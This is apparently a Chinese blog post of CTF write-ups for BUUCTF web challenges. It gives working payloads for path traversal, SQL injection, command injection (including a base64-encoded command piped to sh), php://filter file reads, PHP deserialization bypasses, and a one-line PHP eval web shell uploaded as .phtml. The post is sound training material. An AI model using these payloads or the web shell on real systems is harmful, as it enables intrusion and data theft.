buuctf web1

原创

ThnPkm 于 2022-03-11 22:59:32 发布 2297 收藏 2
分类专栏： 刷题 wp 文章标签： php 安全 http ctf 网络协议

目录

[SUCTF 2019]CheckIn

[极客大挑战 2019]HardSQL

[MRCTF2020]你传你□呢

[MRCTF2020]Ez_bypass

[GYCTF2020]Blacklist

[CISCN2019 华北赛区 Day2 Web1]Hack World

[极客大挑战 2019]EasySQL

万能密码

[HCTF 2018]WarmUp

```php
<?php
    highlight_file(__FILE__);
    class emmm
    {
        public static function checkFile(&$page)
        {
            $whitelist = ["source"=>"source.php","hint"=>"hint.php"];
            if (! isset($page) || !is_string($page)) {
                echo "you can't see it";
                return false;
            }

            if (in_array($page, $whitelist)) { //in_array() 函数搜索数组中是否存在指定的值
                return true;
            }

            $_page = mb_substr(//mb_substr() 函数返回字符串的一部分
                $page,
                0,
                mb_strpos($page . '?', '?')//mb_strpos()：返回要查找的字符串在别一个字符串
                                                中首次出现的位置
            );
            if (in_array($_page, $whitelist)) {
                return true;
            }

            $_page = urldecode($page);
            $_page = mb_substr(
                $_page,
                0,
                mb_strpos($_page . '?', '?')
            );
            if (in_array($_page, $whitelist)) {
                return true;
            }
            echo "you can't see it";
            return false;
        }
    }

    if (! empty($_REQUEST['file'])
        && is_string($_REQUEST['file'])
        && emmm::checkFile($_REQUEST['file'])  //::引用类里面的静态方法或者属性，
                                                    而且不需要实例化
    ) {
        include $_REQUEST['file'];//想办法执行这个包含函数
        exit;
    } else {
        echo "<br><img src=\"https://i.loli.net/2018/11/01/5bdb0d93dc794.jpg\" />";
    }
?>
```

参考大佬wp [HCTF 2018]WarmUp - AlexANSO - 博客园

hint.php告诉了flag的文件名ffffllllaaaagggg

依然还是先慢慢看懂代码意思，遇到不清楚的句子就去查，搁置了很久学了一些php类才慢慢去理解

核心要求

- 传入**file**参数不为空
- **file**是字符串
- **file**被**checkFile**引用，并且返回**true**

然后就是要满足**checkFile()**的要求（file就相当于是page）

- 第一个if, page变量不为空，是字符串
- 第二个if，传入的page在白名单中
- 第三个if，**这里就是最难理解的，该代码表示截取$page中'?'前部分，若无则截取整个$page**，截取page？之前的字符赋给_page,判断_page是否在白名单中
- 第四个if，对page进行一次url解码并赋给_page，截取_page？之前的字符赋给_page，判断_page是否在白名单中，
- 浏览器本身会url解码一次，所以**要解码两次再得到source.php或hint.php**，那么我们就需要url编码两次，一般来说英语字符url后还是本身，所以对**?**进行两次url编码就行。不过我试了，全部url编码两次也可以，就是payload长了点

```
                        这里仅是?url编码两次
/source.php?file=source.php%253f../../../../../ffffllllaaaagggg


/source.php?    这里是hint.php? 进行url编码两次
file=%2568%2569%256e%2574%252e%2570%2568%2570%253f../../../../../ffffllllaaaagggg
```

还有一个坑点，就是用利用 ../ 返回上一级来遍历任意文件，多写几个没问题，不能少

（像这种题跟着wp一步一步理解都费尽，日常破防，继续加油吧）

[极客大挑战 2019]Havefun

```
<!--
$cat=$_GET['cat'];
echo $cat;
if($cat=='dog'){
    echo 'Syc{cat_cat_cat_cat}';
}
-->
```



```
/?cat=dog
```

[ACTF2020 新生赛]Include

```
/?file=php://filter/convert.base64-encode/resource=flag.php
```

[强网杯 2019]随便注

[强网杯 2019]随便注 1 - ZM思 - 博客园

主要是过滤了select等单词

重命名+堆叠注入

因为可以堆叠查询，这时候就想到了一个改名的方法，把**words**随便改成**words1**，然后把**1919810931114514**改成**words**，再把列名**flag**改成**id**，结合上面的**1' or 1=1#**爆出表所有内容就可以查**flag**啦

```
0';rename table words to words1
  ;rename table `1919810931114514` to words
  ;alter table words change flag id varchar(100) CHARACTER SET utf8 COLLATE            utf8_general_ci
NOT NULL
  ;desc  words;#
```

最后再1' or 1=1#

[SUCTF 2019]EasySQL

各种试了个遍，还是堆叠注入，看了wp也不太理解，各种看吧

BUUCTF--Web--[SUCTF 2019]EasySQL_一只小白来了的博客-CSDN博客_buuctf easysql


select 1 from table where的作用？ - ITCHN - 博客园

[ACTF2020 新生赛]Exec

```
127.0.0.1;ls

127.0.0.1;ls /

127.0.0.1;cat /flag
```

[极客大挑战 2019]Secret File

```
yle= background-color:black; /><br/><br/><br/><br/><br/>

style="font-family:verdana;color:red;text-align:center;">你想知道蒋璐源的秘密么？</h1><br><br><br>

tyle="font-family:arial;color:red;font-size:20px;text-align:center;">想要的话可以给你，去找吧！把一切都放在那里了！</p>
d="master" href="./Archive_room.php" style="background-color:#000000;height:70px;width:200px;color:black;left:44%;cursor:default;">Oh! You found me</a>
 style="position: absolute;bottom: 0;width: 99%;"><p align="center" style="font:italic 15px Georgia,serif;color:white;"> Syclover @ cl4y</p></div>
```



```
<html>
    <title>secret</title>
    <meta charset="UTF-8">
<?php
    highlight_file(__FILE__);
    error_reporting(0);
    $file=$_GET['file'];
    if(strstr($file,"../")||stristr($file, "tp")||stristr($file,"input")||stristr($file,"data")){
        echo "Oh no!";
        exit();
    }
    include($file);
//flag放在了flag.php里
?>
</html>
```


根据代码意思，我们需要的东西放在了flag.php文件里面，但是这边过滤了一些文件访问的协议，但是有一个协议没有被过滤就是php协议，

所以构造如下payload：

/secr3t.php?file=php://filter/convert.base64-encode/resource=flag.php

[GXYCTF2019]Ping Ping Ping






过滤了某些字符，空格，flag等

[GXYCTF2019]Ping Ping Ping（RCE）_xlcvv的博客-CSDN博客

[GXYCTF2019]Ping Ping Ping {命令执行总结}_昂首下楼梯的博客-CSDN博客

IFS1代替空格



方法一、**sh，bash**下编码

用sh，sh没过滤


```
/?ip=127.0.0.1;echo$IFS$1Y2F0IGZsYWcucGhw|base64$IFS$1-d|sh
```

Y2F0IGZsYWcucGhw是cat flag.php的base64

方法二、内联执行

```
/?ip=127.0.0.1;a=f;d=ag;c=l;cat$IFS$a$c$d.php

注意顺序.*
```

[极客大挑战 2019]LoveSQL



跳转到check.php，在这里进行注入

```
93dd0ef4-6029-48d4-b8d7-e0d9abbc812a.node4.buuoj.cn:8/check.php?username=admin&password=a1533c7ca1653cda3cea89c293acec26
```


判断字段数

```
/check.php?username=admin' order by 3%23&password=1  成功
/check.php?username=admin' order by 4%23&password=1  报错
在这里%23就是#的url编码
```


判断回显点


```
/check.php?username=-1' union select 1,2,3%23&password=1
```

爆库 表 列

```
/check.php?username=-1' union select 1,2,database()%23&password=1

/check.php?username=-1' union select 1,2,group_concat(table_name) from information_schema.tables where tabl

/check.php?username=-1' union select 1,2,group_concat(column_name) from information_schema.columns where ta

/check.php?username=-1' union select 1,2,group_concat(id,username,password) from geek.l0ve1ysq1%23&password
```

[极客大挑战 2019]Knife





蚁剑连


[极客大挑战 2019]Http

眼神！！！


Referer！！！

User-Agent！！！

X-Forward-For！！！




[极客大挑战 2019]Upload



过滤了<?

用这个代替<script language="php">@eval($_POST['pass'])</script>

文件头写进去一下试试看




发现可以上传图片了，但是不能改包php


看了wp知道还有一种文件叫phtml，上传这个就可以了

Content-Type修改成image/jpeg

盲猜上传至upload里面了,蚁剑连接url/upload/pass.phtml



[ACTF2020 新生赛]Upload



用上一题的马，我先上传了png，bp改包成phtml，成功上传，连蚁剑

看了wp确实还是需要phtml

[RoarCTF 2019]Easy Calc


看大佬文章

[RoarCTF 2019]Easy Calc_沐目的博客-CSDN博客

num前面一个空格可以绕过waf

然后scandir扫目录，scandir(chr(47)), chr(47)是/

```
/calc.php? num=var_dump(scandir(chr(47)))
```




依然用chr来表示f1agg

```
/calc.php? num=var_dump(file_get_contents(chr(47).chr(102).chr(49).chr(97).chr(103).chr(103)))
```

[极客大挑战 2019]BabySQL

过滤了关键字，双写绕过, union,select , where ,from ,and ,or




```
?username=1' uniounionn selecselectt 1,2,database()%23&password=1

?username=1' uniounionn selecselectt 1,2,group_concat(table_name) frofromm infoorrmation_schema.tables wher

?username=1' uniounionn selecselectt 1,2,group_concat(column_name) frofromm infoorrmation_schema.columns wh

?username=1' uniounionn selecselectt 1,2,group_concat(passwoorrd) frofromm geek.b4bsql%23&password=1
```

[极客大挑战 2019]PHP

之前也是放了很久，学了学反序列化再来看的

源码泄露，直接www.zip试一下,得到源码

反序列化，看代码吧，

class.php

```php
<?php
include 'flag.php';


error_reporting(0);


class Name{
    private $username = 'nonono';
    private $password = 'yesyes';

    public function __construct($username,$password){
        $this->username = $username;
        $this->password = $password;
    }

    function __wakeup(){
        $this->username = 'guest';
    }

    function __destruct(){
        if ($this->password != 100) {  //这里password必须100
            echo "</br>NO!!!hacker!!!</br>";
            echo "You name is: ";
            echo $this->username;echo "</br>";
            echo "You password is: ";
            echo $this->password;echo "</br>";
            die();
        }
        if ($this->username === 'admin') {   //关键是要username=admin
            global $flag;
            echo $flag;
        }else{
            echo "</br>hello my friend~~</br>sorry i can't give you the flag!";
            die();


        }
    }
}
?>
```

index.php

```php
<?php
   include 'class.php';
   $select = $_GET['select'];
   $res=unserialize(@$select);
   ?>
```

思路是比较清晰的，要求反序列化后username=admin和password=100，这其中只需要绕过一些魔法方法就行了

$res进行返序列化$select，$select 传入序列化形式的payload，所以精心构造$select就行

得到：

```
O:4:"Name":2:{s:14:"Nameusername";s:5:"admin";s:14:"Namepassword";s:3:"100";}
```

为了绕过__wakeup ，改大属性个数

```
O:4:"Name":3:{s:14:"Nameusername";s:5:"admin";s:14:"Namepassword";s:3:"100";}
```

因为属性是private私有，要在类名和属性名前加%00

```
O:4:"Name":3:{s:14:"%00Name%00username";s:5:"admin";s:14:"%00Name%00password";s:3:"100";}
```

最终payload：

```
/index.php/?select=O:4:"Name":3:{s:14:"%00Name%00username";s:5:"admin";s:14:"%00Name%00password";s:3:"100";
```

[ACTF2020 新生赛]BackupFile


看wp都是用dirsearch扫出来后缀的 index.php.bak

```php
<?php
include_once "flag.php";

if(isset($_GET['key'])) {
    $key = $_GET['key'];
    if(!is_numeric($key)) {
        exit("Just num!");
    }
    $key = intval($key);
    $str = "123ffwsfwefwf24r2f32ir23jrw923rskfjwtsw54w3";
    if($key == $str) {
        echo $flag;
    }
}
else {
    echo "Try to find out source file!";
}
```

弱比较==

> /?key=123

[极客大挑战 2019]BuyFlag



menu打开页面，查看源码


```
<!--
 ~~~post money and password~~~
if (isset($_POST['password'])) {
 $password = $_POST['password'];
 if (is_numeric($password)) {
  echo "password can't be number</br>";
 }elseif ($password == 404) {
  echo "Password Right!</br>";
 }
}
-->
```

信息很明确

post传入 money=100000000&password=404a（用a来绕过数字判断）

这里用bp修改，注意这个user要从0改成1，

提示数字太长，那就是用科学计数法e



[BJDCTF2020]Easy MD5

BUUCTF__[BJDCTF2020]Easy MD5_题解_鼹鼠yanshu的博客-CSDN博客

> Hint:
>
> select * from 'admin' where password=md5($pass,true)

ffifdyop 在经过执行md5(ffifdyop,true) 后会返回 'or'6，使sql语句永真

```
<!--
$a = $GET['a'];
$b = $_GET['b'];

if($a != $b && md5($a) == md5($b)){
    // wow, glzjin wants a girl friend.
-->
```

弱比较，直接用数组了 ?a[]=1&b[]=2

```
<?php
error_reporting(0);
include "flag.php";

highlight_file(__FILE__);

if($_POST['param1']!==$_POST['param2']&&md5($_POST['param1'])===md5($_POST['param2'])){
    echo $flag;
}
```

MD5碰撞，强比较，数组依然可以绕过param1[]=1&param2[]=2 ,这里是post传参

